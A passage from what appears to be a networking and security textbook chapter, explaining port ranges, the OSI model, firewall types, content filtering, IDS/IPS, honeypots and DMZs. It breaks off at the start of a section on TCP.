The last logical port range is called the “Dynamic” or “Private” port range. This covers the remaining logical ports from 49,152 to 65,535. These ports are available to any application. This port range also has a nickname called “Client ports.” This is because when you make a connection with a Web server, your Web browser is making a connection to the Web server over TCP port 80 or 443. Since you’re requesting a Web page from a Web site, your system will search for an unused client-side port on your system from ports 49,152 to 65,535. When it finds an unused port, it will use this port to handle the return traffic. This will be the destination port that the Web server will use to send the web page information to your system. Once you exit your Web browser or close the tab, the client port is free again. This gives the dynamic and private port range ANOTHER nick name called the “ephemeral port range” since the port usage is short-lived.

Port Security

All logical ports are subject to attack, but it’s the well-known port ranges that receive the brunt of the attention from hackers. Hackers use port scanners and vulnerability scanners to identify open ports on servers. By revealing which ports are open, the hacker can identify what kind of services are running and the type of system. For example, if TCP ports 80 and 443 are open, that would indicate that http and https is running. This would be a Web server. If TCP port 20 is open, that would indicate that the FTP service is running, which probably tells us it’s a file server. FTP is unencrypted and hackers can use this to their advantage. Hackers try to find vulnerabilities in these services that they can exploit.

One of the things network and security administrators do is they close unnecessary ports on their servers and other systems. For instance, if you’re running a Web server, the only ports that really should be exposed are TCP ports 80 and 443 (http and https, respectively). It would not make sense to have another port open on a Web server as this is pointless and also increases

the attack vector. By leaving a bunch of unused ports open on your systems, hackers can look for ways to exploit them.

Besides closing unnecessary ports, we can also use security devices that filter network traffic. One good example is a firewall. Using our example above, we can put a firewall in between our Web server and the Internet. In our firewall policy, we can create rules that allow http and https traffic on TCP ports 80 and 443, but deny all other traffic from other ports. In some cases, firewalls can prevent hackers from successfully port scanning our Web server too. We'll discuss more on firewalls and network security devices later.

Protocols

protocol, in computer science, a set of rules or procedures for transmitting data between electronic devices, such as computers. In order for computers to exchange information, there must be a pre-existing agreement as to how the information will be structured and how each side will send and receive it. Essentially, it allows connected devices to communicate with each other, regardless of any differences in their internal processes, structure or design. Every protocol has its own use, some might help in communication, others might help in securing the means of communication.

Protocols are established by international or industrywide organizations. Perhaps the most important computer protocol is OSI (Open Systems Interconnection), a set of guidelines for implementing networking communications between computers. Having mentioned the OSI layer, it's now time to discuss one of the most important things when it comes to understanding how networks function. The OSI model.

5.2 The OSI model

OSI stands for Open Systems Interconnection. It has been developed by ISO – 'International Organization for Standardization'. It is a 7-layer architecture with each layer having specific functionality to perform. All these 7 layers work collaboratively to transmit the data from one person to another across the globe.




Fig 5.1

1) Physical layer: -

The lowest layer of the OSI reference model is the physical layer. It is responsible for the actual physical connection between the devices. The physical layer contains information in the form of bits. It is responsible for transmitting individual bits from one node to the next. When receiving data, this layer will get the signal received and convert it into 0s and 1s and send them to the Data Link layer, which will put the frame back together.

The functions of the physical layer are:

- Bit synchronization
- Bit rate control
- Physical topologies
- Transmission mode

Hub, Repeater, Modem, Cables are Physical Layer devices.

2) Data-link layer: -

The data link layer is responsible for the node-to-node delivery of the message. The main function of this layer is to make sure data transfer is error-free from one node to another, over the physical layer. When a packet arrives in a network, it is the responsibility of DLL to transmit it to the Host using its MAC address.

Data Link Layer is divided into two sublayers:

- Logical Link Control (LLC)
- Media Access Control (MAC)

The packet received from the Network layer is further divided into frames depending on the frame size of NIC (Network Interface Card). DLL also encapsulates Sender and Receiver's MAC address in the header.

The Receiver's MAC address is obtained by placing an ARP (Address Resolution Protocol) request onto the wire asking "Who has that IP address?" and the destination host will reply with its MAC address.

The functions of the Data Link layer are:

- Framing

- Physical addressing
- Error control
- Flow Control
- Access control

Data Link layer is handled by the NIC (Network Interface Card) and device drivers of host machines. Switch & Bridge are Data Link Layer devices.

3) Network layer: -

The network layer works for the transmission of data from one host to the other located in different networks. It also takes care of packet routing i.e., selection of the shortest path to transmit the packet, from the number of routes available. The sender & receiver's IP addresses are placed in the header by the network layer.

The functions of the Network layer are:

- Routing
- Logical Addressing

Segment in Network layer is referred to as Packet. Network layer is implemented by networking devices such as routers.

4) Transport layer: -

The transport layer provides services to the application layer and takes services from the network layer. The data in the transport layer is referred to as Segments. It is responsible for the End-to-End Delivery of the complete message. The transport layer also provides the acknowledgement of the successful data transmission and re-transmits the data if an error is found.

The functions of the transport layer are:

- Segmentation and Reassembly: This layer accepts the message from the (session) layer, breaks the message into smaller units. Each of the segments produced has a header associated with it. The transport layer at the destination station reassembles the message.
- Service Point Addressing: In order to deliver the message to the correct process, the transport layer header includes a type of address called service point address or port

address. Thus, by specifying this address, the transport layer makes sure that the message is delivered to the correct process.

Data in the Transport Layer is called as Segments. Transport layer is operated by the Operating System. It is a part of the OS and communicates with the Application Layer by making system calls. Transport Layer is called as Heart of OSI model.

5) Session layer: -

This layer is responsible for the establishment of connection, maintenance of sessions, authentication, and also ensures security.

The functions of the session layer are:

- Session establishment, maintenance, and termination: The layer allows the two processes to establish, use and terminate a connection.
- Synchronization: This layer allows a process to add checkpoints which are considered synchronization points into the data. These synchronization points help to identify the error so that the data is re-synchronized properly, and ends of the messages are not cut prematurely and data loss is avoided.
- Dialog Controller: The session layer allows two systems to start communication with each other in half-duplex or full-duplex.

All the below 3 layers (including Session Layer) are integrated as a single layer in the TCP/IP model as “Application Layer”. Implementation of these 3 layers is done by the network application itself. These are also known as Upper Layers or Software Layers.

6)Presentation layer: -

The presentation layer is also called the Translation layer. The data from the application layer is extracted here and manipulated as per the required format to transmit over the network.

The functions of the presentation layer are:

- Translation: For example, ASCII to EBCDIC.
- Encryption/ Decryption: Data encryption translates the data into another form or code. The encrypted data is known as the ciphertext and the decrypted data is known as plain text. A key value is used for encrypting as well as decrypting data.

- Compression: Reduces the number of bits that need to be transmitted on the network.

7) Application layer: -

At the very top of the OSI Reference Model stack of layers, we find the Application layer which is implemented by the network applications. These applications produce the data, which has to be transferred over the network. This layer also serves as a window for the application services to access the network and for displaying the received information to the user. Ex: Application – Browsers, Skype Messenger, etc. Application Layer is also called Desktop Layer.

The functions of the Application layer are:

- Network Virtual Terminal
- FTAM-File transfer access and management
- Mail Services
- Directory Services

OSI model acts as a reference model and is not implemented on the Internet because of its late invention. The current model being used is the TCP/IP model.

5.3 Network security devices

If network security is to be achieved it can only be done with the inclusion of network security devices. Here are the network security devices that we are going to discuss now.

- Firewalls
- Content filter devices (a part of firewalls themselves not a device on itself)
- Intrusion detection systems (IDS) and Intrusion prevention systems (IPS)

Firewall

A Firewall is a network security device that monitors and filters incoming and outgoing network traffic based on an organization's previously established security policies. At its most basic, a firewall is essentially the barrier that sits between a private internal network and the public Internet. A firewall's main purpose is to allow non-threatening traffic in and to keep dangerous traffic out.

Why do we need firewalls?

A Firewall is a necessary part of any security architecture and takes the guesswork out of host level protections and entrusts them to your network security device. Firewalls, and especially Next Generation Firewalls, focus on blocking malware and application-layer attacks, along with an integrated intrusion prevention system (IPS), these Next Generation Firewalls can react quickly and seamlessly to detect and react to outside attacks across the whole network. They can set policies to better defend your network and carry out quick assessments to detect invasive or suspicious activity, like malware, and shut it down.

Hardware and software firewalls

Software firewalls

Software firewalls are installed separately on individual devices. They provide more granular control to allow access to one application or feature while blocking others. But they can be expensive in terms of resources since they utilize the CPU and RAM of the devices they are installed on, and administrators must configure and manage them individually for each device. Additionally, all devices within an intranet may not be compatible with a single software firewall, and several different firewalls may be required. But a software firewall is less likely to scan every single packet like a hardware firewall is. It might just check the first packet.

Hardware firewalls

On the other hand, hardware firewalls are physical devices, each with its computing resources. They act as gateways between internal networks and the internet, keeping data packets and traffic requests from untrusted sources outside the private network. Physical firewalls are convenient for organizations with many devices on the same network. While they block malicious traffic well before it reaches any endpoints, they do not provide security against insider attacks. Therefore, a combination of software and hardware firewalls can provide optimal protection to your organization's network. It'll check each and every packet.




Fig 5.2

Types of firewalls

1) Packet filtering firewalls: -

Packet filtering firewalls are the oldest, most basic type of firewalls. Operating at the network layer, they check a data packet for its source IP and destination IP, the protocol, source port, and destination port against predefined rules to determine whether to pass or discard the packet. Packet filtering firewalls are essentially stateless, monitoring each packet independently without any track of the established connection or the packets that have passed through that connection previously. This makes these firewalls very limited in their capacity to protect against advanced threats and attacks.

Packet filtering firewalls are fast, cheap, and effective. But the security they provide is very basic. Since these firewalls cannot examine the content of the data packets, they are incapable of protecting against malicious data packets coming from trusted source IPs. Being stateless, they are also vulnerable to source routing attacks and tiny fragment attacks. But despite their minimal functionality, packet filtering firewalls paved the way for modern firewalls that offer stronger and deeper security.

2) Circuit-level gateways: -

Working at the session layer, circuit-level gateways verify established Transmission Control Protocol (TCP) connections and keep track of the active sessions. They are quite similar to packet filtering firewalls in that they perform a single check and utilize minimal resources. However, they function at a higher layer of the Open Systems Interconnection (OSI) model. Primarily, they determine the security of an established connection. When an internal device initiates a connection with a remote host, circuit-level gateways establish a virtual connection on behalf of the internal device to keep the identity and IP address of the internal user hidden.

Circuit-level gateways are cost-efficient, simplistic, barely impact a network's performance. However, their inability to inspect the content of data packets makes them an incomplete security solution on their own. A data packet containing malware can bypass a circuit-level gateway easily if it has a legitimate TCP handshake. That is why another type of firewall is often configured on top of circuit-level gateways for added protection.

3) Stateful inspection firewalls: -

A step ahead of circuit-level gateways, stateful inspection firewalls, and verifying and keeping track of established connections also perform packet inspection to provide better, more comprehensive security. They work by creating a state table with source IP, destination IP, source port, and destination port once a connection is established. They create their own rules dynamically to allow expected incoming network traffic instead of relying on a hardcoded set of rules based on this information. They conveniently drop data packets that do not belong to a verified active connection.

Stateful inspection firewalls check for legitimate connections and source and destination IPs to determine which data packets can pass through. Although these extra checks provide advanced security, they consume a lot of system resources and can slow down traffic considerably. Hence, they are prone to DDoS (distributed denial-of-service attacks).

4) Application-level gateways (Proxy firewalls): -

Application-level gateways, also known as proxy firewalls, are implemented at the application layer via a proxy device. Instead of an outsider accessing your internal network directly, the connection is established through the proxy firewall. The external client sends a request to the proxy firewall. After verifying the authenticity of the request, the proxy firewall forwards it to one of the internal devices or servers on the client's behalf. Alternatively, an internal device may request access to a webpage, and the proxy device will forward the request while hiding the identity and location of the internal devices and network.

Unlike packet filtering firewalls, proxy firewalls perform stateful and deep packet inspection to analyze the context and content of data packets against a set of user-defined rules. Based on the outcome, they either permit or discard a packet. They protect the identity and location of your sensitive resources by preventing a direct connection between internal systems and external networks. However, configuring them to achieve optimal network protection can be tricky. You must also keep in mind the tradeoff—a proxy firewall is essentially an extra barrier between the host and the client, causing considerable slowdowns.

5) Next generation firewall: -

Next-generation firewalls (NGFWs) are meant to overcome the limitations of traditional firewalls while offering some additional security features as well. Despite flexible features and architectures, what makes a firewall truly next-generation is its ability to perform deep packet inspection in addition to port/protocol and surface-level packet inspection. According to Gartner, although there is no concrete, agreed-upon definition, a next-generation firewall is “a deep-packet inspection firewall that moves beyond port/protocol inspection and blocking to add application-level inspection, intrusion prevention, and bringing intelligence from outside the firewall.”

A next-generation firewall combines the features of other types of firewalls into a single solution without affecting network performance. They are more robust and offer wider and deeper security than any of their predecessors. In addition to carrying out deep packet inspections to detect anomalies and malware, NGFWs come with an application awareness feature for intelligent traffic and resource analysis. These firewalls are fully capable of blocking DDoS attacks. They feature Secure Sockets Layer (SSL) decryption functionality to gain complete visibility across applications enabling them to identify and block data breach attempts from encrypted applications as well. Such a firewall can perform,

- Packet inspection
- Stateful inspection
- Deep packet inspection
- Intrusion detection & prevention
- Malware filtering
- Antivirus

Content filtering

Now technically we have already discussed content filtering devices in the form of firewalls. What we are doing now is discussing the technology and why it's used. Content filtering works by identifying content patterns like objects within images or text strings that indicate undesirable content that must be restricted or screened out. Enterprise networks incorporate content filters in various ways. Network administrators can configure firewalls, mail servers, routers and domain name system (DNS) servers to filter unwanted or malicious content.

Network administrators can install filtering software on dedicated servers or incorporate hardware appliances on the network. Cloud-based content filtering is also growing in importance as is mobile content filtering. Information filtering should be a factor for mobile and other devices, whether they are corporation- or employee-owned as well as for devices used at home, particularly by children.

Content filters usually specify character strings that, if matched, indicate undesirable content that should be screened out.

The following are types of content filtering products:

- Web filtering is the screening of websites or webpages.
- Email filtering is the screening of email for spam and other objectionable content.
- Executable filtering is the screening out of executable files that threat actors use to install unwanted or malicious software.
- DNS filtering is the blocking of content or network access from potentially harmful sources using a special kind of DNS resolver or recursive DNS server. The resolver has a blocklist or an allow list to filter unwanted or harmful content.

These filters can be configured to exclude undesirable types of content or content that violates companies' acceptable use policies. Content-based filtering products often include software programs or hardware devices that filter content. Subscription services also provide updated blocklists of potentially malicious IP addresses and domains.

Benefits of content filtering

- boosts network bandwidth;
- minimizes the risk of malware attacks;
- improves employee productivity;
- protects individuals, whether children or employees, from accessing content that is inappropriate for their age or function;
- reduces potential malware exposure by restricting access to malicious websites and email messages with malicious content;
- cuts down on potential legal liabilities as it prevents the spread of malicious content;
- improves network bandwidth use by restricting users from accessing unauthorized

social media and streaming services, as well as limits attacks that can consume bandwidth; and

- protects organizations against attacks that use exploit kits hidden in other types of content and delivered in email or over the web.

Mechanisms of restricting inbound content

- **Scanning for restricted phrases or data types.** Inbound content can be scanned and rejected for objectionable phrases or words.
- **Excluding executable files.** These files may be malware or other potentially unwanted programs. Filters can screen out different types of content, such as images, videos and audio files.
- **Screening based on origin.** Inbound content filtering products may include options for screening content from specific IP addresses, IP networks or domains known to host malicious, illegal or otherwise objectionable content.
- **Filtering email content.** This can include the option to reject outgoing messages that are being sent to restricted addresses or domains or messages that contain text flagging their contents as proprietary or confidential.
- **Filtering texts.** Companies can use mobile device management (MDM) tools to prevent employees from responding to messages from unknown sources or clicking on suspicious links, including those sent via Short Message Service (SMS). Businesses can also push out specific settings to all devices with corporate data and block messages from unknown sources.

Ways of implementing content filtering

1. **Configure existing systems**, like various types of firewalls, email servers, routers and DNS servers, to screen out excluded content.
2. **Install dedicated content filtering software** on existing or dedicated enterprise servers.
3. **Integrate hardware appliances** for content filtering with enterprise network infrastructure.
4. **Use cloud-based content filtering** systems that enable content filtering without requiring new hardware or software.

Intrusion detection system and Intrusion prevention system (IDS/IPS)

An intrusion detection system (IDS) monitors traffic on your network, analyzes that traffic for signatures matching known attacks, and when something suspicious happens, you're alerted. In the meantime, the traffic keeps flowing.

An intrusion prevention system (IPS) also monitors traffic. But when something unusual happens, the traffic stops altogether until you investigate and decide to open the floodgates again.

What is an IDS?

You want to protect the assets on your server. But you don't want to slow down the traffic, even if a problem occurs. An intrusion detection system (IDS) could be the solution you've been looking for.

Five main types of IDS

1. Network: Choose a point on your network and examine all traffic on all devices from that point.
2. Host: Examine traffic to and from independent devices within your network, and leave all other devices alone.
3. Protocol-based: Place protection between a device and the server, and monitor all traffic that goes between them.
4. Application protocol-based: Place protection within a group of servers and watch how they communicate with one another.
5. Hybrid: Combine some of the approaches listed above into a system made just for you.

No matter what type of IDS you choose, the underlying function is similar. You'll use passive technology to detect an intrusion. When something is found, you'll get an alert about it.

Your system might detect problems with:

- **Patterns.** The technology flags unusual requests, very large packet sizes, or anything that seems out of the ordinary for your system at that time.

- **Prior attacks.** The technology flags anything on your server that's been used in a known and successful attack on another server.
- **Machine learning.** The system picks up information about everything that happens on your server in an average day, and that data helps to refine the protections in place.

What is an IPS?

You want to stop an attack as soon as it's discovered, even if that means closing down legitimate traffic for security concerns. An intrusion protection system (IPS) could be just right for you. The goal of an IPS is to prevent damage. While you're kept in the loop about the attack, the system is already working to keep things safe.

An IPS can protect against exterior intruders. But people within your organization can also take steps that harm your security. An IPS can protect against these actions too, so it can help train your employees about what is allowed and what is not.

Four main types of IPS exist:

1. **Network:** Analyze and protect traffic on your network.
2. **Wireless:** Observe anything happening within a wireless network and defend against an attack launched from there.
3. **Network behavior:** Spot attacks that involve unusual traffic on your network.
4. **Host-based:** Scan events that occur within a host you specify.

Most administrators install an IPS right behind the firewall. But it's clear that you can set up different configurations to protect your company's assets in a very customized way. No matter what type you choose, the IPS will take a predictable set of steps.

An IPS monitors your network for suspicious activity or attacks in progress. When an anomaly is spotted, you're alerted. But in the interim, the system springs to action. It might:

- **Close sessions.** It can identify the entry point for the unusual activity and block it from continuing. That might mean terminating the TCP session, blocking an IP address, or some similar step.

- **Strengthen firewalls.** The system might identify the gap in the firewall that allowed the attack to enter. A change in programming could prevent something similar in the future.
- **Clean up.** The system can scan for damaged or malicious content within the server and remove it.

The IPS works in real time, and the technology inspects every packet moving through the protected space. It can take swift and significant action in response to an attack, and while that can keep you protected, these systems can throw up false positives. When that happens, traffic can slow for no reason whatsoever.

At the end of an attack and cleanup, you have a report of what went wrong and what the system did to fix it. You can use this data to help you strengthen your system against a future attack. And you can walk back through the protections the system made and undo them if you feel they aren't worthwhile.

Many companies avoid the IDS vs. IPS problem by deploying both solutions to protect their assets and servers. Choose an option like this, and you could use the IPS for active network security while the IDS gives you a deep understanding of how the traffic moves across your network. A solution like this gives you information you can build on to keep your entire system safe. And you'll also avoid letting an attack go unchecked.

5.4 Honey pots and honey nets

Honey pots

A honeypot is a security mechanism that creates a virtual trap to lure attackers. An intentionally compromised computer system allows attackers to exploit vulnerabilities so you can study them to improve your security policies. You can apply a honeypot to any computing resource from software and networks to file servers and routers.

Honeypots are a type of deception technology that allows you to understand attacker behavior patterns. Security teams can use honeypots to investigate cybersecurity breaches to collect intel on how cybercriminals operate. They also reduce the risk of false positives, when compared to traditional cybersecurity measures, because they are unlikely to attract legitimate activity.

Honeypots vary based on design and deployment models, but they are all decoys intended to look like legitimate, vulnerable systems to attract cybercriminals.

There are three types of honeypot deployments that permit threat actors to perform different levels of malicious activity:

1. Pure honeypots—complete production systems that monitor attacks through bug taps on the link that connects the honeypot to the network. They are unsophisticated.
2. Low-interaction honeypots—imitate services and systems that frequently attract criminal attention. They offer a method for collecting data from blind attacks such as botnets and worm's malware.
3. High-interaction honeypots—complex setups that behave like real production infrastructure. They don't restrict the level of activity of a cybercriminal, providing extensive cybersecurity insights. However, they are higher-maintenance and require expertise and the use of additional technologies like virtual machines to ensure attackers cannot access the real system.

Honey nets

A honeynet is a decoy network that contains one or more honeypots. It looks like a real network and contains multiple systems but is hosted on one or only a few servers, each representing one environment. For example, a Windows honeypot machine, a Mac honeypot machine and a Linux honeypot machine.

A “honeywall” monitors the traffic going in and out of the network and directs it to the honeypot instances. You can inject vulnerabilities into a honeynet to make it easy for an attacker to access the trap.

There also exists a spam trap which is also named as an email honeypot. Spam traps are fraud management tools that help Internet Service Providers (ISPs) identify and block spammers. They help make your inbox safer by blocking vulnerabilities. A spam trap is a fake email address used to bait spammers. Legitimate mail is unlikely to be sent to a fake address, so when an email is received, it is most likely spam. Spam can easily be a part of a honeynet.




Fig 5.3

Any system on the honeynet may serve as a point of entry for attackers. The honeynet gathers intelligence on the attackers and diverts them from the real network. The advantage of a honeynet over a simple honeypot is that it feels more like a real network, and has a larger catchment area.

This makes honeynet a better solution for large, complex networks – it presents attackers with an alternative corporate network which can represent an attractive alternative to the real one.

5.5 DMZ – Demilitarized zones

A DMZ Network is a perimeter network that protects and adds an extra layer of security to an organization's internal local-area network from untrusted traffic. A common DMZ is a subnetwork that sits between the public internet and private networks.


The end goal of a DMZ is to allow an organization to access untrusted networks, such as the internet, while ensuring its private network or LAN remains secure. Organizations typically store external-facing services and resources, as well as servers for the Domain Name System (DNS), File Transfer Protocol (FTP), mail, proxy, Voice over Internet Protocol (VoIP), and web servers, in the DMZ.

These servers and resources are isolated and given limited access to the LAN to ensure they can be accessed via the internet but the internal LAN cannot. As a result, a DMZ approach makes it more difficult for a hacker to gain direct access to an organization's data and internal servers via the internet.

How does a DMZ work?

Businesses with a public website that customers use must make their web server accessible from the internet. Doing so means putting their entire internal network at high risk. To prevent this, an organization could pay a hosting firm to host the website or their public servers on a firewall, but this would affect performance. So instead, the public servers are hosted on a network that is separate and isolated.

A DMZ network provides a buffer between the internet and an organization's private network. The DMZ is isolated by a security gateway, such as a firewall, that filters traffic between the DMZ and a LAN. The default DMZ server is protected by another security gateway that filters traffic coming in from external networks.



It is ideally located between two firewalls, and the DMZ firewall setup ensures incoming network packets are observed by a firewall—or other security tools—before they make it through to the servers hosted in the DMZ. This means that even if a sophisticated attacker is able to get past the first firewall, they must also access the hardened services in the DMZ before they can do damage to a business.

If an attacker is able to penetrate the external firewall and compromise a system in the DMZ, they then also have to get past an internal firewall before gaining access to sensitive corporate data. A highly skilled bad actor may well be able to breach a secure DMZ, but the resources within it should sound alarms that provide plenty of warning that a breach is in progress.

5.6 TCP/UDP

Transmission control protocol (TCP)

TCP/IP helps you to determine how a specific computer should be connected to the internet and how you can transmit data between them. It helps you to create a virtual network when multiple computer networks are connected.

TCP/IP stands for Transmission Control Protocol/ Internet Protocol. It is specifically designed as a model to offer highly reliable and end-to-end byte stream over an unreliable internetwork.

